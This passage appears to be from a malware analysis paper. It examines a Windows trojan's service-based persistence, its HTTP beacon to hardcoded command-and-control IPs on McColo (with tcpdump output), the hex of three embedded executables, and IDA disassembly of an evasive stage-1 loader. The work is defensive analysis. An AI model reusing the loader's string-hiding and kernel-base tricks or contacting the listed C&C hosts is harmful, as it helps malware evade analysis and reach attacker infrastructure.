HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\Gxh54.sys
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54\0000\Control
HKLM\SYSTEM\ControlSet001\Services\Gxh54
HKLM\SYSTEM\ControlSet001\Services\Gxh54\Security
HKLM\SYSTEM\ControlSet001\Services\Gxh54\Enum
HKLM\SYSTEM\ControlSet002\Services\Gxh54
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Gxh54.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Gxh54.sys
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54\Security
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54\Enum
```

From this information, it's a pretty safe bet that the malware will still be around if the machine is rebooted, even if in Safe Mode. It appears to add itself as a service, and we can confirm this by looking at the list of services (available directly in Windows by going to Start->Run "services.msc"), or using the Sysinternals Autoruns tool:




Figure 9: Malware-added service via Autoruns

5.3 Network Activity

We have two options for viewing network activity: we can either watch network traffic on the guest OS, or on the host. Since both are pretty simple, we might as well do both, and make sure what we're seeing matches up on both ends.

On the client side, we can use yet another handy Sysinternals program, TCPView, to get an idea of network traffic. This is chosen over a general purpose network sniffer such as Wireshark because it gives more information, such as what program has created the sockets.

Trying TCPView without honeyd set up, we can observe that immediately after executing the malware, an unexplained network connection attempt is made. All that is sent is a SYN packet to one of seven possible IPs, each on port 80: HTTP. A connection is attempted to one of the IPs, and if it times out, the system will cycle through the rest.

“The system” will cycle through the rest? According to TCPView, the connection is being made from C:\WINDOWS\system32\winlogin.exe. This makes sense, given the observed behavior of the malware dropping a device driver file with the .sys extension: somehow the malware has injected new code into the system, so new connection attempts will be coming from a different place than the original executable.

Without even knowing what is being sent, we can use the IPs which must be hardcoded in the program as an indicator of whether this connection is good news. We don’t want to directly connect to them—what if they are malicious servers which monitor unauthorized activity!—but we can get a general idea of whether they are on a “sketchy part of the Internet.” By doing ARIN lookups (available at http://ws.arin.net/whois/), we can see that four of the seven IPs are at McColo, an ISP well-known for its active involvement in botnet command and control (C&C) servers (Claburn, 2008). This is the same McColo that was de-peered last autumn, resulting in an immediate drop in about 75%

of spam on the Internet, thanks to cutting off the Srizbi botnet.

So, what is the malware trying to communicate? Let’s turn on honeyd, then run a network sniffer on the interface. With honeyd active, the host machine will pretend to be any of the IPs requested, follow through with the TCP three-way handshake, and we can use any tool to monitor traffic. We could even pretend to be the C&C server and send data back, but for now, we’ll just sniff.

Using tcpdump, we can see that the connection is in fact for a HTTP request:

```
shardy@shardy-desktop:~/Documents/giac-sample$ tcpdump -X -r connection.pcap
reading from file connection.pcap, link-type EN10MB (Ethernet)
12:50:37.495053 IP 192.168.104.128.2550 > 208.66.195.71.www: S 2131834684:2131834684(0) win 64240 <mss
1460,nop,nop,sackOK>
        0x0000:  4500 0030 1e2b 4000 8006 1fea c0a8 6880  E..0.+@.......h.
        0x0010:  d042 c347 09f6 0050 7f11 373c 0000 0000  .B.G...P..7<....
        0x0020:  7002 faf0 0ae8 0000 0204 05b4 0101 0402  p...............
12:50:37.498527 IP 208.66.195.71.www > 192.168.104.128.2550: S 0:0(0) ack 2131834685 win 16000 <mss
1460>
        0x0000:  4500 002c 226f 0000 4006 9baa d042 c347  E..,"o..@....B.G
        0x0010:  c0a8 6880 0050 09f6 0000 0000 7f11 373d  ..h..P........7=
        0x0020:  6012 3e80 dc4e 0000 0204 05b4 0000       `.>..N........
12:50:37.499209 IP 192.168.104.128.2550 > 208.66.195.71.www: . ack 1 win 64240
        0x0000:  4500 0028 1e2c 4000 8006 1ff1 c0a8 6880  E..(.,@.......h.
        0x0010:  d042 c347 09f6 0050 7f11 373d 0000 0001  .B.G...P..7=....
        0x0020:  5010 faf0 bccd 0000                      P.......
12:50:37.499854 IP 192.168.104.128.2550 > 208.66.195.71.www: P 1:89(88) ack 1 win 64240
        0x0000:  4500 0080 1e2d 4000 8006 1f98 c0a8 6880  E....-@.......h.
        0x0010:  d042 c347 09f6 0050 7f11 373d 0000 0001  .B.G...P..7=....
        0x0020:  5018 faf0 bd25 0000 4745 5420 2f34 3045  P....%..GET./40E
        0x0030:  3830 3030 3833 4446 3936 4637 3930 3133  800083DF96F79013
        0x0040:  4136 3235 4236 4330 3030 3030 3033 4336  A625B6C0000003C6
        0x0050:  3630 3030 3030 3030 3037 3630 3030 3030  6000000007600000
        0x0060:  3239 4245 4230 3030 3533 3045 3031 4232  29BEB000530E01B2
        0x0070:  3432 4420 4854 5450 2f31 2e30 0d0a 0d0a  42D.HTTP/1.0....
12:50:37.500182 IP 208.66.195.71.www > 192.168.104.128.2550: . ack 89 win 16000
        0x0000:  4500 0028 e501 0000 4006 d91b d042 c347  E..(....@....B.G
        0x0010:  c0a8 6880 0050 09f6 0000 0001 7f11 3795  ..h..P........7.
        0x0020:  5010 3e80 f3b3 0000 0000 0000 0000       P.>...........
```

The actual HTTP request is a simple GET request:

```
GET /40E800083DF96F79013A625B6C0000003C6600000000760000029BEB000530E01B242D
HTTP/1.0
```

This behavior looks like communication with the malware’s C&C server, encoded in some way. Since we are not connecting to a live server, we do not have any way of knowing what the response is.

5.4 Summary

So, we’ve learned the following from running the malware:

- It will drop a file that claims to be a device driver
- It will add registry keys to ensure that it is restarted after reboot
- It will attempt to contact one of seven C&C servers via a HTTP request

This, particularly the file dropping and network connection, will give us a good idea of what we’d like to look for while we’re doing code analysis.

6. Static Analysis, Continued

6.1 File Overview

Looking over the decrypted executable in IDA, whether in code or in hex mode, reveals a number of interesting bits of information. One thing that stands out is that in the original executable, there are three embedded executables (in memory, and then embedded resources).




Figure 10: Embedded executable #1

```
.data:10004E00  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ............□...
.data:10004E10  58 00 00 80 18 00 00 80  00 00 00 00 00 00 00 00  X..Ç|..Ç........
.data:10004E20  00 00 00 00 00 00 01 00  65 00 00 00 30 00 00 80  ......□.e...0..Ç
.data:10004E30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 01 00  ..............□.
.data:10004E40  09 04 00 00 48 00 00 00  60 40 00 00 80 68 00 00  □□..H...`@..Çh..
.data:10004E50  00 00 00 00 00 00 00 00  03 00 42 00 49 00 4E 00  ........□.B.I.N.
.data:10004E60  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZÉ.□...□...  ..
.data:10004E70  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  +.......@.......
.data:10004E80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004E90  00 00 00 00 00 00 00 00  00 00 00 00 50 02 00 00  ............P□..
.data:10004EA0  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  □□¦□.¦□-!+□L-!Th
.data:10004EB0  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
.data:10004EC0  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
.data:10004ED0  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.□□□$.......
.data:10004EE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004EF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10004F90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 11: Embedded executable #2

```
Hex View-A
.data:10008CD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10008CE0  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ............□...
.data:10008CF0  58 00 00 80 18 00 00 80  00 00 00 00 00 00 00 00  X..Ç|..Ç........
.data:10008D00  00 00 00 00 01 00 00 00  60 00 00 80 30 00 00 80  ....□...`..Ç0..Ç
.data:10008D10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 01 00  ..............□.
.data:10008D20  09 04 00 00 48 00 00 00  00 3F 00 00 00 26 00 00  □□..H....?...&..
.data:10008D30  00 00 00 00 00 00 00 00  03 00 42 00 49 00 4E 00  ........□.B.I.N.
.data:10008D40  0B 00 45 00 58 00 45 00  52 00 45 00 53 00 4F 00  □.E.X.E.R.E.S.O.
.data:10008D50  55 00 52 00 43 00 45 00  00 00 00 00 00 00 00 00  U.R.C.E.........
.data:10008D60  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZÉ.□...□...  ..
.data:10008D70  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  +.......@.......
.data:10008D80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10008D90  00 00 00 00 00 00 00 00  00 00 00 00 E8 00 00 00  ............F...
.data:10008DA0  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  □□¦□.¦□-!+□L-!Th
.data:10008DB0  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
.data:10008DC0  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
.data:10008DD0  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.□□□$.......
.data:10008DE0  81 2B FC 9F C5 4A 92 CC  C5 4A 92 CC C5 4A 92 CC  ü+nƒ+JÆ¦+JÆ¦+JÆ¦
.data:10008DF0  E2 8C EF CC C7 4A 92 CC  06 45 9D CC C7 4A 92 CC  Gîn¦¦JÆ¦□E¥¦¦JÆ¦
.data:10008E00  06 45 CF CC C2 4A 92 CC  C5 4A 93 CC EF 4A 92 CC  □E-¦-JÆ¦+Jô¦nJÆ¦
.data:10008E10  E2 8C FF CC C0 4A 92 CC  E2 8C FC CC C4 4A 92 CC  Gî ¦+JÆ¦Gîn¦-JÆ¦
.data:10008E20  E2 8C EA CC C4 4A 92 CC  52 69 63 68 C5 4A 92 CC  GîO¦-JÆ¦Rich+JÆ¦
.data:10008E30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.data:10008E40  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 03 00  ........PE..L□□.
.data:10008E50  20 75 50 48 00 00 00 00  00 00 00 00 E0 00 02 01   uPH........a.□□
.data:10008E60  0B 01 08 00 00 1E 00 00  00 08 00 00 00 00 00 00  □□□..□...□......
.data:10008E70  B0 27 00 00 00 10 00 00  00 30 00 00 00 00 00 09  ¦'...□...0.....□
.data:10008E80  00 10 00 00 00 02 00 00  06 00 00 00 06 00 00 00  .□...□..□...□...
```

Figure 12: Embedded executable #3

By taking a look at the strings found, we can determine that the registry keys and references appear in the first embedded executable, references to winlogon.exe appear in the second embedded executable, and the strings related to the HTTP traffic such as "GET" and "HTTP/1.0" appear in the third.

Since we've spent a lot of time on code analysis already, and there's still plenty left to analyze, we can use this information to get a better idea of what to focus our attention on. It's a safe guess that the original file is a loader, the first and second embedded executables infect and rootkit the system, and the third embedded executable does the work and communicates with the outside world. We'll split this up into three stages: the initial sample itself is stage 1, the first and second embedded executables acting as the infector are stage 2, and the third embedded executable acting as the payload is stage 3.

6.2 Stage 1 Analysis

We can use IDA's graphing view to get an idea of the malware's program execution flow. By positioning the cursor at the start point of the program (which IDA will automatically identify) and pressing the space bar, IDA will display the graph view.




Figure 13: Stage 1 Overview

The code doesn't look particularly complex. Blue arrows represent unconditional jumps, green arrows represent the true branch of conditional jumps, and red arrows represent the corresponding false branch.

If we start at the beginning, we can immediately see a number of signs that certainly point towards this code being malicious. Looking in the start code, we can immediately see something obviously suspicious: the presence of the string "VirtualAlloc", but moved into variables byte by byte. Because the string is not in contiguous memory, but as single bytes in a series of mov instructions that are only put into adjacent memory locations when the program is run, it will not show up by running the strings command on the binary.

```
var_kernelbase= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 40h
mov     [ebp+var_MZoffset], offset MZembeddedexe
mov     [ebp+var_virtualalloc], 'V'
mov     [ebp+var_37], 'i'
mov     [ebp+var_36], 'r'
mov     [ebp+var_35], 't'
mov     [ebp+var_34], 'u'
mov     [ebp+var_33], 'a'
mov     [ebp+var_32], 'l'
mov     [ebp+var_31], 'A'
mov     [ebp+var_30], 'l'
mov     [ebp+var_2F], 'l'
mov     [ebp+var_2E], 'o'
mov     [ebp+var_2D], 'c'
mov     [ebp+var_2C], 0
call    sneaky_get_kernel_base ; get kernel32.dll base in a sneaky way!
mov     [ebp+var_kernelbase], eax
lea     eax, [ebp+var_virtualalloc] ; eax points to string "VirtualAlloc"
push    eax
mov     ecx, [ebp+var_kernelbase]
push    ecx
call    search_imports
add     esp, 8
mov     [ebp+var_searchimports], eax
mov     edx, [ebp+var_MZoffset] ; edx = offset of embedded exe
mov     eax, [ebp+var_MZoffset] ; eax = offset of embedded exe
add     eax, [edx+3Ch]  ; eax = offset of PE header in embedded exe
mov     [ebp+var_PEoffset], eax
push    40h
push    3000h
mov     ecx, [ebp+var_PEoffset] ; starts as E0
mov     edx, [ecx+50h]
push    edx
mov     eax, [ebp+var_PEoffset]
mov     ecx, [eax+34h]
push    ecx
call    [ebp+var_searchimports]
mov     [ebp+var_28], eax
mov     edx, [ebp+var_PEoffset]
mov     eax, [edx+54h]
push    eax
mov     ecx, [ebp+var_MZoffset]
push    ecx
mov     edx, [ebp+var_28]
push    edx
call    sub_100021A0
add     esp, 0Ch
mov     eax, [ebp+var_PEoffset]
movzx   ecx, word ptr [eax+14h]
mov     edx, [ebp+var_PEoffset]
lea     eax, [edx+ecx+18h]
mov     [ebp+var_10], eax
mov     [ebp+var_3C], 0
jmp     short loc_100020BD
```

Figure 14: Hidden VirtualAlloc call

There’s also a call to a function that, during the code analysis, was given (manually!) the name “sneaky_get_kernel_base”. Looking at that code, we can see why: it’s a technique for getting the base address of kernel32.dll without calling either GetModuleHandle or LoadLibrary. Something is definitely up here: the author of this program didn't want an analyst to have an easy time reversing this code, and has written the program in a way that makes analysis harder, particularly against trivial methods such as running the strings command.




Figure 15: sneaky_get_kernel_base

This code serves as a loader for the first of the two embedded executables. Once the set up (kernel base, imports) are handled, the program will point to the executable, and then transfer control over to it. We can see this at the end of the program: we find the MZ header, advance to the PE header, find the start of the code, then call it.


